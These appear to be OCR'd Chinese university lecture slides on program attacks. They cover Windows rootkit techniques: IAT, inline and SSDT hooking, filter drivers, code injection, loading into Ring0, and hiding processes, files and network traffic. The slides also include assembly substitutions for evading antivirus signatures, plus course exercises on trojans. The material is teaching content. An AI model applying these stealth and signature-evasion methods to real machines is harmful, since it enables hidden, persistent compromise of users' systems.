
代码拦截技术—重定向IAT表




代码拦截技术一重定向IAT表






IAT HOOK
Some DLL
CODE
CODE
FunctionName
or Ordinal
0x11223344
Table Entry


IAT HOOK
系统 DLL
CODE
Rootkit
后门代码
CODE

代码拦截技术4—无条件跳转

- 获取目标函数的地址
- 将页保护属性改为
  PAGE_EXECUTE_READWRITE
- 在目标函数地址写入5个字节的跳转指令，jmp 跳转地址
- 恢复页保护属性


内核态的代码拦截1——SSDT钩子

- SSDT（System Service Descriptor Table，系统服务描述符表）内核调用表
- ntdll.dll
  - 从用户层跳转到内核层的接口
- ntoskrnl.exe
  - NT系统真正内核程序
- 例：CreateProcess-> NtCreateProcess-> int 2Eh（Sysenter）

内核态的代码拦截1——SSDT钩子

- 系统服务的用户模式接口　NTDLL.DLL中有说明
- Win32 API函数
  检查参数 转换为Unicode 调用NTDLL
- NTDLL中的函数用所请求的系统服务的ID填写EAX，用指向参数栈的指针填写EDX，并发送INT 2E指令，切换到内核态，参数从用户栈拷贝到内核栈。
- NTOSKRNL初始化时创建了系统服务分配表(SSDT)，每一项包含一个服务函数的地址。被调用时用EAX寄存器中保存的服务ID查询这个表，并调用相应的服务。
- Hook系统服务:查询系统服务分配表，修改函数指针，使之指向开发者的其他函数。

SSDT钩子




- 把SSDT里对于获取进程标识的服务号对应的原生API地址修改为指向自己位于Ring0层的驱动入口


内核态的代码拦截2——过滤驱动

- 拦截的层次越低，越不容易被发现，越不通用
- 拦截磁盘操作需要操作各种文件系统
- 挂钩文件系统驱动的派遣程序

  MajorFunction　IRP_MJ_XXX
- 设置过滤器，修改KeServiceDescriptorTable，来挂钩系统服务，如filemon。




Example--注册表监控



ZwOpenKey
ZwQueryKey
ZwQueryValueKey
ZwEnumerateValueKey
ZwEnumerateKey
ZwClose
ZwDeleteKey
ZwSetValueKey
ZwCreateKey
ZwDeleteValueKey


```
NTSTATUS (*OldZwOpenKey)
( OUT PHANDLE,
 IN ACCESS_MASK,
IN POBJECT_ATTRIBUTES );

NTSTATUS MyZwOpenKey(
OUT PHANDLE  hKey, IN
    ACCESS_MASK  Access,
IN POBJECT_ATTRIBUTES OA  )
{   ntstatus =
    OldZwOpenKey(hKey, Access,
    OA);
     ...
    return ntstatus;}
```

FSD Hook




- 文件系统（File System，FS)
- windows系列操作系统是采用IOS（Input/Output Supervisor，输入输出管理程序）
- “可安装文件系统”（Installable File System，IFS）
- “FSD”（File System Driver，文件系统驱动）
- FSD Filter Driver（文件系统驱动过滤器）

FSD Inline Hook



- 直接将操作系统厂商编写的相关功能使用自己的函数去取代了

不足




- 频繁地拦截系统操作，会使系统性能有所下降
- 与一些采用实时监控的软件可能不能共存，否则可能导致系统崩溃
- 隐藏无法彻底

其他**tools**

- SSM
- IceSword
- 微点
- Unhooker
- ……

www.rootkit.com

具体方法列举



代码注入

- Ring3:
  - a.CreateRemoteThread + WriteProcessMemory
    - 1.线程注入 2.代码注入
  - b.SetWindowsHookEx
  - c. HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_DLLs
  - d.Winlogon通知包
  - e.感染PE文件（1、全部插入 2、感染IAT ）
  - f. DebugActiveProcess + SetThreadContext
  - etc. (Activx,SPI,BHO…）
- Ring0: KeAttachProcess…

非常规进Ring0

- 1. 通过中断门/任务门/调用门/内存映射等技巧(只适用Wn9x,比如CIH)
- 2. \Device\PhysicalMemory对象
- 3. SetSystemInformation函数中SystemLoadAndCallImage参数,加载驱动
- 4. 感染HAL.DLL或者Win32k.sys等文件,添加调用门
- 5. 常规调用操作Windows服务的函数加载驱动(因常规而不隐蔽)
- 6. 直接调用本机函数NtLoadDriver加载驱动

网络通信隐藏

- 总之越底层越隐蔽,穿透防火墙的几率就越高
- A.
  - 1. 代码注入到防火墙默认允许访问网络的系统进程(如IE)
  - 2. Hook Socket API 或者 SPI技术 或基于TDI等实现端口复用
  - 3. TDI层面通信
  - 4. 在NDIS层面上通信…（pt,mp…) [难点：自己实现的细节多，自己写TCP/IP协议栈，当然也效果最好，能穿透软件防火墙)
- B .http隧道；伪装为DNS协议包。为了穿透边界防火墙…

进程隐藏

- 1. 代码注入（DLL注入，线程注入，进程注入…),实现无进程
- 2. 挂钩应用层上的Process32First、Process32First等函数
- 3. 挂钩系统服务NtQuerySystemInformation
- 4. 从进程控制块中的活动进程链表（ ActiveProcessLinks）中摘除自身
- 5. 从csrss.exe进程中的句柄表中摘除自身
- 6. 挂钩SwapContext，自己实现线程调度
- 7. 从PspCidTable表中摘除自身
- etc…


文件隐藏

- 1. 采用病毒技术，感染寄生于其他文件,实现无文件
- 2. 挂钩应用层上的FindFirstFile、FindNextFirst等函数
- 3. 挂钩内核态中系统服务ZwQueryDirectoryFile
- 4. 文件过滤驱动
- 5. 修改 FSD IRP Fuction 函数地址，再对相关IRP处理...
- 6. Inline Hook FSD
- etc…

类似地

- 具体实现 之 注册表隐藏...
- 具体实现 之 服务隐藏...
- 具体实现 之 模块隐藏...
- 具体实现 之 端口隐藏...
- ...

RK技术新挑战



- 突破主动防御以及进程行为监控(绕过注册表监控、代码注入监控、驱动加载监控等)
  - 加壳脱壳与加密解密
  - 加花指令与程序入口点修改
  - 内存、文件特征码的定位与修改
  - 文件植入与捆绑

遇到特征码定位在**jmp**指令上面的 构造替换 **push xxxxx ret**。

举例: **jmp xxxxx**

构造替换 **push xxxxx**

ret

2. 遇到特征码定位在**call**指令上的。

举例:

call xxxxx

构造替换: **push @f**

jmp xxxxx

@@:


；**@@**的标号表示的是你**jmp xxxx**指令后面的内存地址。 **@f** 也就是引用**@@** 的标号，所以此时**@f**这里填写的就是**jmp xxxxx**指令后面的内存地址。。

3. 遇到特征码定位在**ret**上

举例： **ret**

构造替换:

jmp dword ptr [esp]



4. 遇到特征码定位在**test eax, eax　je xxxx　　or eax, eax, je xxxxx　cmp eax, 0　jexxxxxx**

举例**: test eax, eax**

je　　xxxxxx

构造替换**:　　xchg eax, ecx**

jecxz xxxxx

5. 遇到特征码定位在 **push [xxxxxx]**上的。

举例：**push [xxxxx]**


构造**:**

在其之前通过 **xchg [xxxxxx], ebx**

然后用寄存器传参**: push ebx**

最后在下面在通过**xchg [xxxxxx], ebx** 交换回来。

Anti-Rootkit



- ARK工具的运作原理和Rootkit大相径庭，它们也是通过驱动模块将自身投入系统内核中

参考资料


- 1. http://www.rootkit.com
- 2. 《Subverting the Windows Kernel》
- 3. RAIDE: Rootkit Analysis Identification Elimination
- 4. 《Windows防火墙与封包拦截技术》

其它程序攻击

- 邮件炸弹与垃圾邮件
  - 常用攻击工具
    - upyours4、KaBoom3、HakTek、Avalanche等
- IE攻击
  - Javascript炸弹

第6章 程序攻击

- 逻辑炸弹攻击
- 植入后门
- 病毒攻击
- 特洛伊木马攻击
- 其它程序攻击



第6章 程序攻击

- 课后习题
  - 试说明逻辑炸弹与病毒有哪些相同点与不同点？
  - 为什么后来的木马制造者制造出反弹式木马，反弹式木马的工作原理是什么？画出反弹式木马的工作流程图
  - 嵌入式木马不同于主动型木马和反弹式木马的主要特点是什么？为什么这种木马更厉害，更不易被清除？
  - 木马技术包括哪些，这些技术有什么特点？